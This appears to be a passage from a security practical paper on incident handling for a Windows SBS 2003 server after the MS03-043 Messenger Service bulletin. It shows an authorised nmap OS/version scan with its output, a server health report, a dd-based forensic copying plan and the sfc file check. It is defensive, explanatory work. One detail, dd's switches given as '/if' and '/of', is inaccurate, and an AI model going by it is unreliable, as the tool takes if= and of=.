


Figure 92

The Server Management application tracks the status of backup jobs (Figure 92). This information will also be available in the server monitoring report that is sent by email.

Default installation options for SBS 2003 go a long way in getting the system in condition to detect, withstand, and recover from attacks.

Identification/Containment
Note: In the next incident handling sections we will follow the process GSE uses with GIACBikes to react to the announcement by Microsoft of the Messenger Service Buffer Overflow vulnerability to see how the GSE/GIACBikes incident handling process works.

GSE receives Microsoft Security Bulletins by email when they are released. As a Microsoft Certified Partner, GSE also receives telephone notification of new security bulletins.

October 15, 2003 - 9:00 AM
Upon receiving Microsoft Security Bulletin MS03-043 titled "Buffer Overrun in Messenger Service Could Allow Code Execution (828035)" (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-043.asp), the GSE technician on call initiates the incident response checklist for Microsoft security bulletins. This checklist is completed within 24 hours of a Microsoft security bulletin for Critical alerts, within 1 week for Moderate alerts, and within one month for all other alerts. The checklist consists of these steps:

1. Evaluate the vulnerability notification for severity of risk to GSE customers.
2. Notify GSE customer contacts of severity risk for their systems.
3. Begin implementing mitigation strategies as needed, including testing of security patch, if provided.
4. After testing, notify customer contacts to install security patch (or perform install at customer request).
5. Check customer servers for possible comprise.
6. Notify customers of incident impact and carry out additional incident response steps if any system is compromised.

The GSE incident handler reviews the MS03-043 bulletin and determines that SBS 2003 is a target system, but the vulnerability is rated Moderate for Windows Server 2003. The incident handler accesses information about the Messenger Service vulnerability from SecurityFocus Vulnerability Database (http://www.securityfocus.com/bid/8826/solution/) and notes that the Messenger Service needs port 135 to be open to work for a remote attacker. The SecurityFocus listing also notes that the Windows 2003 server Internet Connection Firewall (ICF) blocks port 135 by default.

October 15, 2003 - 10:00 AM
The GSE incident handler knew that GSE's default installation of SBS 2003 included the built in Windows ICF firewall that blocks the target ports by default. But because of the critical nature of this vulnerability, he decides to run an nmap scan against all customer networks to make sure. His first step is to notify the customer contacts that a newly announced security vulnerability necessitates a port scan of their systems. He then runs nmap against the Internet interface IP address of GIACBikes SBS 2003 host.

C:\nmap>nmap -O -sV 10.1.1.2

Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-10-15 10:09 Eastern Standard Time
Warning: OS detection will be MUCH less reliable because we did not find at lea st 1 open and 1 closed TCP port
Interesting ports on 10.1.1.2:
(The 1653 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE VERSION
25/tcp open smtp Microsoft ESMTP 6.0.3790.0
80/tcp open http Microsoft IIS webserver 6.0
443/tcp open ssl Microsoft IIS SSL
1723/tcp open pptp?
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows Server 2003 Enterprise Edition, Microsoft Windows 2000 SP3

Nmap run completed -- 1 IP address (1 host up) scanned in 135.563 seconds

C:\nmap>

The nmap scan shows that none of the target ports for the Messenger Service vulnerability are open on the GIACBikes network.

October 15, 2003 - 10:15 AM
To check against an internal threat exploiting the Messenger Service vulnerability, the GSE incident handler establishes a remote web connection to the GIACBikes SBS2003 server and checks to see if the Messenger Service is running.




Figure 93

The GSE incident handler notes that on SBS 2003, the Messenger Service is disabled by default (Figure 93).

The GSE incident handler then checks the SBS 2003 server monitoring report for any unusual entries and finds nothing suspicious.




Figure 94

Here (Figure 94) he checks the summary status and notes all services are running and there are no critical alerts in the system logs.




Figure 94

Scrolling down through the report, he notes the performance summary looks normal and no unusual processes are using memory or CPU resources (Figure 94).

See below for complete text of the performance report.

Server Performance Report for GIACBikes
Report created on 10/15/2003 at 6:00 AM

Summary for SBS2003

Server has been running: 1 day and 18 hours
Server Specifications Details
Performance Summary Details
Top Processes Details
Backup: Did not run Details
Auto-started Services Not Running: 0 Details
Critical Alerts: 0 Details
Critical Errors in the Event Logs: 0 Details

Details of SBS2003

Server Specifications

Operating System: Microsoft(R) Windows(R) Server 2003 for Small Business Server
Processor: Mobile Intel(R) Pentium(R) 4 - M CPU 2.40GHz
Frequency: 2.4 GHz
Amount of RAM: 384 MB

Performance Summary

Performance Counters Today Last Month Rate of Growth
Memory in use 409 MB No data
Free disk space (C:) 1,278 MB No data
Busy disk time (0 C:) 2 % No data
CPU Use (0) 3 % No data

Top 5 Processes by Memory Usage
Process Name - ID Memory Usage
w3wp - 5956 34 MB
lsass - 572 25 MB
store - 2724 20 MB
sqlservr - 1692 20 MB
inetinfo - 1612 20 MB

Top 5 Processes by CPU Usage
Process Name - ID CPU Time
wmiprvse - 2576 0.5 %
svchost - 1040 0.4 %
wmiprvse - 2412 0.4 %
services - 560 0.4 %
lsass - 572 0.2 %

Backup

Result Last Occurrence
Small Business Server Backup was not scheduled to run in the last 24 hours. Not applicable

Auto-started Services Not Running
All services configured to start automatically are running.

Critical Alerts
There were no critical alerts on the server in the last 24 hours.

Critical Errors in Application Log
There were no critical events in the Application Log in the last 24 hours.

Critical Errors in Directory Service Log
There were no critical events in the Directory Service Log in the last 24 hours.

Critical Errors in DNS Server Log
There were no critical events in the DNS Server Log in the last 24 hours.

Critical Errors in File Replication Service Log
There were no critical events in the File Replication Service Log in the last 24 hours.

Critical Errors in Security Log
There were no critical events in the Security Log in the last 24 hours.

Critical Errors in System Log
There were no critical events in the System Log in the last 24 hours.

Based on his risk assessment of Messenger Service vulnerability threat to GIACBikes, the GSE incident handler decides that the Microsoft patch does not need to be applied immediately. GSE will wait for the next security roll-up patch or service pack to patch this problem. The GSE incident handler does write up a report on the Messenger Service vulnerability for GIACBikes informing them of the potential problem and warning GIACBikes not to use the Messenger Service until further notice.

Had the GSE incident handler detected a sign of compromise on the GIACBikes server, GSE would have immediately implemented the following checklist:

1. Notify the customer of the compromise and get permission to conduct forensic analysis.
2. Deploy a two person team to the customer site to contain the incident and begin collecting evidence.
3. Perform two full backups of the compromised system to new hard drives
   Note: GSE uses Knoppix-STD (http://www.knoppix-std.org/) to perform forensic disk copies and as a forensic toolkit. See below for more information about how to use Knoppix-STD to perform disk copies.
4. Proceed with the Eradication/Recover step (outlined in rest of this paper).
5. Perform an analysis of the compromise off site on the second copy of backup (retain first copy to maintain chain of evidence).

6. Notify customer of the results of the analysis of the compromise and if necessary and with customers permission, notify law enforcement of results.
7. Restore customer systems to normal operation.

Knoppix-STD is described on the www.knoppix-std.org web site like this:

> *http://www.knoppix-std.org/faq.html*
> *Knoppix STD 0.1b*
> *security tools distribution*
> *MD5: b98226254b678520d1da5a93171768a1*
>
> *Knoppix-STD FAQ*
>
> *"Take it friend. Arm yourself with knowledge"*
> *--Paperboy, SpongeBob SquarePants*
>
> *What is Knoppix-STD?*
> *Knoppix-STD is a bootable CD packed with the Linux OS, KDE Windows Manager, with an emphasis on information security tools.*
>
> *What are the minimum requirements to run Knoppix-STD?*
> *Knoppix needs lots of RAM and a x86 architecture (Intel, AMD, etc.). You could probably boot it up on an old 486 with at least 48MB RAM., but don't expect much (like gui). You're better off with a pentium class machine with at least 64-96MB RAM. Knoppix-STD is very reliant on RAM, the more the better. You will also need a SCSI or IDE CDROM drive (or at least SCSI or IDE emulation).*




Figure 95

Knoppix-STD is booting up from a CD (Figure 95). Knoppix runs on just about any Intel hardware and needs very little memory or processing power. It automatically detects most hardware and configures itself to run. It runs completely in memory and from the CD so it does not disturb the contents of the host machine disk drive.

Figure 96

Knoppix-STD successfully loaded on the GIACBikes SBS2003 host (Figure 96). Knoppix can be run with or without the KDE graphical interface.




Figure 97

Some tools included on Knoppix-STD are listed (Figure 97). Notice the tools listed for forensics including Disk Duplicator (dd). GSE uses dd to make forensic copies of compromised systems disks.




Figure 98

More tools that Knoppix-STD provides (Figure 98) include packet sniffers and vulnerability assessment tools. Knoppix-STD loaded on a laptop makes a good forensics, penetration testing, and vulnerability testing machine.




Figure 99

Here (Figure 99) the GSE incident handler uses dd to copy the contents of a system disk to a like disk drive. dd copies the entire disk (even unused space) at the block level, so we don't have to worry about the format of the data on the disk. The dd command line switches /if and /of indicate the input to copy and output destination for the copy respectively.

Eradication/Recovery
SBS 2003 has several built in facilities to assist in the eradication and recovery phases of incident handling. Services include Windows File Protection and SBS 2003 Backup and Restore Wizard.

Windows File Protection
The Microsoft help file describes Windows File Protection like this:

> *In versions of Windows prior to Windows 2000, installing software in addition to the operating system might overwrite shared system files such as dynamic-link libraries (.dll files) and executable files (.exe files). When system files are overwritten, system performance becomes unpredictable, programs behave erratically, and the operating system fails.*
>
> *In Windows 2000, Windows XP, and the Windows Server 2003 family of products, Windows File Protection prevents the replacement of protected system files such as .sys, .dll, .ocx, .ttf, .fon, and .exe files. Windows File Protection runs in the background and protects all files installed by the Windows Setup program.*
>
> *Windows File Protection detects attempts by other programs to replace or move a protected system file. Windows File Protection checks the file's digital signature to determine if the new file is the correct Microsoft version. If the file is not the correct version, Windows File Protection either replaces the file from the backup stored in the Dllcache folder or from the Windows CD. If Windows File Protection cannot locate the appropriate file, it prompts you for the location. Windows File Protection also writes an event to the event log, noting the file replacement attempt.*
>
> *By default, Windows File Protection is always enabled and allows Windows digitally signed files to replace existing files. Currently, signed files are distributed through:*
>
> *Windows Service Packs*
> *Hotfix distributions*
> *Operating system upgrades*
> *Windows Update*
> *Windows Device Manager/Class Installer*

Windows File Protection works automatically by default. If an attacker attempts to delete or modify a protected system file, Windows File Protection immediately logs and repairs the damage.

The incident handler can invoke the command line program “sfc” to manually verify that all protected files are the correct signed version. sfc also verifies, and if necessary, rebuilds the catalog files that contain the protected file signatures.

The following example shows the GSE incident handler using sfc to verify protected files on the GIACBikes SBS 2003 server.




Figure 100

The /scannow switch tell sfc to perform an immediate scan to verify protected files (Figure 100). Other sfc switches include /scanboot and /scanonce. These switches tell sfc to perform a scan after each reboot or after the next reboot respectively. Running sfc at each reboot provides an extra level of protection, but since the sfc scan is time consuming and resource intensive, it may not be appropriate for many systems.

Another tool associated with Windows File Protection is the File Signature Verification program. This program searches the system for any system files and drivers that have not been digitally signed. These files might be device drivers or other system files loaded by an attacker or malicious code.

